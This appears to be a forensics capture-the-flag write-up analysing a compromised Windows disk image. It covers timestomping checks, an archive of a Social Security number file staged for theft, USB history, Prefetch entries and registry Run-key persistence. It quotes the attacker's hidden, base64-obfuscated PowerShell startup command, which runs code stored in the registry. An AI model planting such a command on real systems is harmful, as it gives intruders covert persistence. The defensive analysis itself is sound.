The affected files appear to be system-related, such as configuration files, logs, and other standard operating system components. These are not files that an attacker would typically target for timestomping, as they do not directly align with the attacker's objectives of data theft, persistence, or malware deployment. Given this context, it is more plausible that the timestamp discrepancies are the result of a system discrepancy rather than deliberate manipulation by an attacker.


Possible causes of such a discrepancy include:

- A system time change (manual adjustment or NTP synchronization) that resulted in a mismatch between the SI and FN timestamps.

- File restoration from a backup, system recovery process, or automated repair (e.g., chkdsk), which could alter timestamps.

- The timestamps may also have been affected by the environment in which the forensic analysis was conducted, such as a virtual machine with incorrect system time settings.

While the possibility of attacker-initiated timestomping cannot be entirely ruled out, the characteristics of the affected files and the broader context strongly suggest a system discrepancy as the most likely explanation.



Here, we can reasonably conclude that loot.zip only contains “My Social Security Number.txt” based on the observed file activity in the USN Journal ($J) and MFT records. The analysis reveals a direct relationship between the two files:

1. The file "My Social Security Number.txt" appears repeatedly in the record, with multiple entries indicating various file operations, including file creation, renaming, and deletion. These entries show a clear sequence of actions involving this file.

2. The associated entries for "My Social Security Number.txt" include:

    - File creation with the extension ".zip" and ".TMP" (temporary file).


    - Multiple instances of renaming, indicating that the file was likely compressed into a ZIP archive.

    - File deletion and closure events, which are consistent with a process that first creates a temporary file (".TMP") and then finalizes it as a ZIP archive.

3. The presence of "loot.zip" alongside "My Social Security Number.txt" in the same directory and with similar entry numbers strongly suggests that the content of "loot.zip" is derived from "My Social Security Number.txt." The sequential file operations further reinforce this conclusion:

    - The temporary file ("My Social Security Number.txt.TMP") was created.
    - This file was then renamed and compressed into a ZIP file ("loot.zip").
    - Finally, the temporary files were closed or deleted, leaving "loot.zip" as the final product.
4. The fact that both "loot.zip" and "My Social Security Number.txt" share a common parent entry number (88824) further supports the conclusion that they are directly related, with the latter being the content compressed into the former.

This evidence strongly indicates that "loot.zip" is essentially an archive containing the file "My Social Security Number.txt" and is consistent with the attacker's behavior of creating an archive to facilitate data exfiltration.



We can tell that some of the user's data was accessed and possibly stolen by applying a filter in Timeline Explorer that specifically focuses on the Last Access Time (Last Access0x30) of files. This filter was set to display files accessed on or after 2020-09-19 00:00:00, which aligns with the timeframe of the attack. The entries were then sorted from the latest to the oldest access time, allowing us to clearly see which files were most recently accessed.

From the filtered list, we can observe the following key findings:

- Files located in the "C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\Recent" directory were accessed, including:
    - Desktop.lnk: A shortcut to the Desktop directory.
    - Thoughts.lnk: A shortcut to a file named "Thoughts".
    - loot.lnk: A shortcut to the file "loot.zip", which we have previously established as a key artifact in this case.
    - Documents.lnk: A shortcut to the Documents directory.
    - Portal_gun.lnk: A shortcut to a file named "Portal_gun".
    - Plans.lnk: A shortcut to a file named "Plans".


    - My Social Security Number.lnk: A shortcut to a highly sensitive file, "My Social Security Number.txt".

- The presence of these shortcuts in the Recent folder is a strong indication that the user (or in this case, the attacker using the user's account) accessed these files during the incident window. Given that "loot.zip" is a compressed archive file and that we have established it contains "My Social Security Number.txt", it is highly likely that the attacker specifically targeted these files for exfiltration.

- Additionally, the entries also show several OneDrive-related executables (e.g., OneDrive.exe, OneDriveSetup.exe, FileSyncHelper.exe) being accessed, which suggests that cloud-synced files may also have been targeted. This could potentially widen the scope of data exposed beyond just local files.

- The clear sequential access of these sensitive files, combined with the presence of the "loot.zip" archive, strongly suggests that the attacker was systematically selecting and packaging data for exfiltration.

By leveraging the Last Access Time filter and sorting the entries, we were able to establish a clear view of the files that were accessed during the attack and identify the specific data that was likely stolen.




We can determine that USB devices were mounted on the system, as indicated by the output obtained using RegRipper's usb plugin. The RegRipper tool was used to parse the SYSTEM hive from the Windows registry, specifically targeting the USBSTOR key, which tracks connected USB devices.

The output provides the following information for each detected USB device:

- Multiple USB devices were detected, each identified by their unique Serial Numbers (S/N).
- The information was extracted from the following registry path:
  “HKLM\SYSTEM\CurrentControlSet\Enum\USBSTOR”

- For each USB device, the following timestamps are shown:
    - First Install Date: The first time the device was connected to the system.
    - Last Arrival Date: The last time the device was connected to the system.
- The USB devices shown in the output have installation and last arrival timestamps on 2020-09-18 and 2020-09-19, which partly align with the known timeframe of the incident.

This information confirms that USB devices were connected to the system during the period of the attack. Given the timestamps, it is possible that one of these devices may have been used by the attacker for data exfiltration or to introduce malicious files.



We can see that there are PowerShell commands configured to execute at startup. This information was obtained using RegRipper's "run" plugin, which was used to parse the SOFTWARE hive of the Windows Registry. Specifically, this plugin targets the "Run" and "RunOnce" registry keys, which are commonly used to configure programs to automatically execute when the system starts.

The relevant registry path is:

“HKLM\Software\Microsoft\Windows\CurrentVersion\Run”

The output shows the following entries:

- VMware VM3DService Process:
  C:\Windows\system32\vm3dservice.exe -u
  This is a VMware service, likely legitimate, providing display drivers for VMware virtual machines.

- SecurityHealth:

  - The value type is not REG_SZ, which is unusual.

  - This entry is suspicious because the name "SecurityHealth" is designed to look like a legitimate Windows Security Health process, but the type and configuration are incorrect.

- coreupdate:
  %COMSPEC% /b /c start /b /min powershell -nologo -w hidden -c "sleep 0; iex([System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String((Get-Item 'HKLM:Software\q9Z1bssi').GetValue('JqxNhWJA'))))"


  - This entry is highly suspicious because it uses an obfuscated PowerShell command for execution.

    - The command is designed to run PowerShell in a hidden window, decode a Base64-encoded string from the registry, and execute it.

    - Such use of encoded PowerShell is a known attacker technique for persistence.

- VMware User Process:
  C:\Program Files\VMware\VMware Tools\vmtoolsd.exe -n vmusr
  This appears to be a legitimate VMware process, providing user-space services for VMware virtual machines.

These entries, especially the "coreupdate" entry, indicate that PowerShell is being used as a method of persistence on the system. The use of Base64-encoded commands suggests an attempt to conceal malicious actions, which is a common tactic used by attackers to maintain access while avoiding detection.




We observed a clear time discrepancy of approximately one year between the Created0x10 (Standard Information) and Created0x30 (Filename) timestamps of several files. This was determined using Timeline Explorer with a filter highlighting these discrepancies. The Created0x10 timestamp represents the file's creation date at the file system level, while the Created0x30 timestamp is the creation date recorded in the filename attribute of the Master File Table (MFT). Normally, these two timestamps should match. In this case, Created0x10 shows dates in 2019, while Created0x30 shows dates in 2020, indicating a one-year difference.


This discrepancy may result from timestomping, where an attacker modifies Created0x10 to make files appear older. However, the files are system or configuration files, which are not typical targets for timestomping. A more likely explanation is a system clock discrepancy, where the system was set to 2019 during file creation and corrected to 2020 later. Another possibility is that the files were restored from a 2019 backup, preserving the original SI timestamps while creating new FN timestamps in 2020. The one-year difference between Created0x10 and Created0x30 strongly suggests a system time issue or file restoration rather than deliberate timestomping.

None of the files would logically be timestomped by the attacker since they do not contain any valuable information and are strictly system-related. The files in question are primarily configuration files, system schemas, and standard application data, which are not the types of files an attacker would typically target for timestomping. Attackers generally use timestomping to conceal the creation, modification, or access times of files that are directly tied to their activities, such as malware, exfiltrated data, or malicious scripts.

In this case, the affected files do not fit that profile. They do not contain sensitive data, executable code, or any other content that would provide the attacker with an advantage by manipulating their timestamps. Instead, they are standard system files that are unlikely to be of any strategic interest to an attacker. As a result, the observed time discrepancy is far more likely to be the result of a system-related issue rather than deliberate manipulation.

The most probable explanation is a system clock discrepancy, where the system clock was set incorrectly at some point, resulting in inconsistent timestamps. Another possibility is that the files were restored from a backup made in 2019, which would preserve the original timestamps in the Standard Information (SI) attribute while creating new timestamps in the Filename (FN) attribute when the files were restored. Given the nature of the files and the context, the evidence strongly suggests that this is a system anomaly rather than a deliberate attacker action





We can see that we found some dropped binaries and tools in Prefetch, with the tool being FTK Imager.exe and the binary being coreupdater.exe. This was determined using PECmd (Prefetch Command), which parsed the Prefetch files located in the Windows\Prefetch directory and generated a CSV report of all executables that had been previously run on the system.

Prefetch is a Windows feature designed to speed up the loading of applications by caching certain data about executable files. Each time an executable is run, Windows creates a Prefetch file for it, which tracks information such as the file path, run count, last run time, and associated resources.

The analysis revealed the following:

- FTK Imager.exe:
    - This is a known forensic imaging tool, typically used by investigators to create disk images of evidence for analysis.
    - The presence of FTK Imager.exe in Prefetch suggests that it was executed on the system. However, given its nature, it is highly likely that this was used by the investigators who imaged the disk for forensic analysis, rather than the attacker.
    - Despite being aligned with the timeframe of the attack, the context strongly suggests that FTK Imager was part of the forensic process rather than the attack itself.
- coreupdater.exe:
    - This is a suspicious binary that was previously identified as being used by the attacker.
    - The Prefetch data shows that coreupdater.exe was executed multiple times, which aligns with the previously observed attacker behavior.
    - Given the context, coreupdater.exe is almost certainly a malicious payload deployed by the attacker for persistence and further malicious actions.
- The run counts and last run timestamps for each executable provide further evidence of their execution during the attack window, with coreupdater.exe showing a high run count, indicating repeated use.

The presence of both FTK Imager.exe and coreupdater.exe in Prefetch strongly suggests that while FTK Imager was likely used by the forensic team to create an image of the system for analysis, coreupdater.exe is directly tied to the attacker's activities. Further analysis of the Prefetch entries can help identify other tools or binaries that were executed during the attack.

```
┌──(kevin-kfoury㉿kali)-[/mnt/hgfs/E/DFIR CTF/Desktop]
└─$ ewfexport -t raw -o . 20200918_0417_DESKTOP.E01
```

```
┌──(kevin-kfoury㉿kali)-[/mnt/hgfs/E/DFIR CTF/Desktop]
└─$ qemu-img convert -f raw -O vmdk -p 20200918_0417_DESKTOP.raw Desktop.vmdk
    (100.00/100%)
```

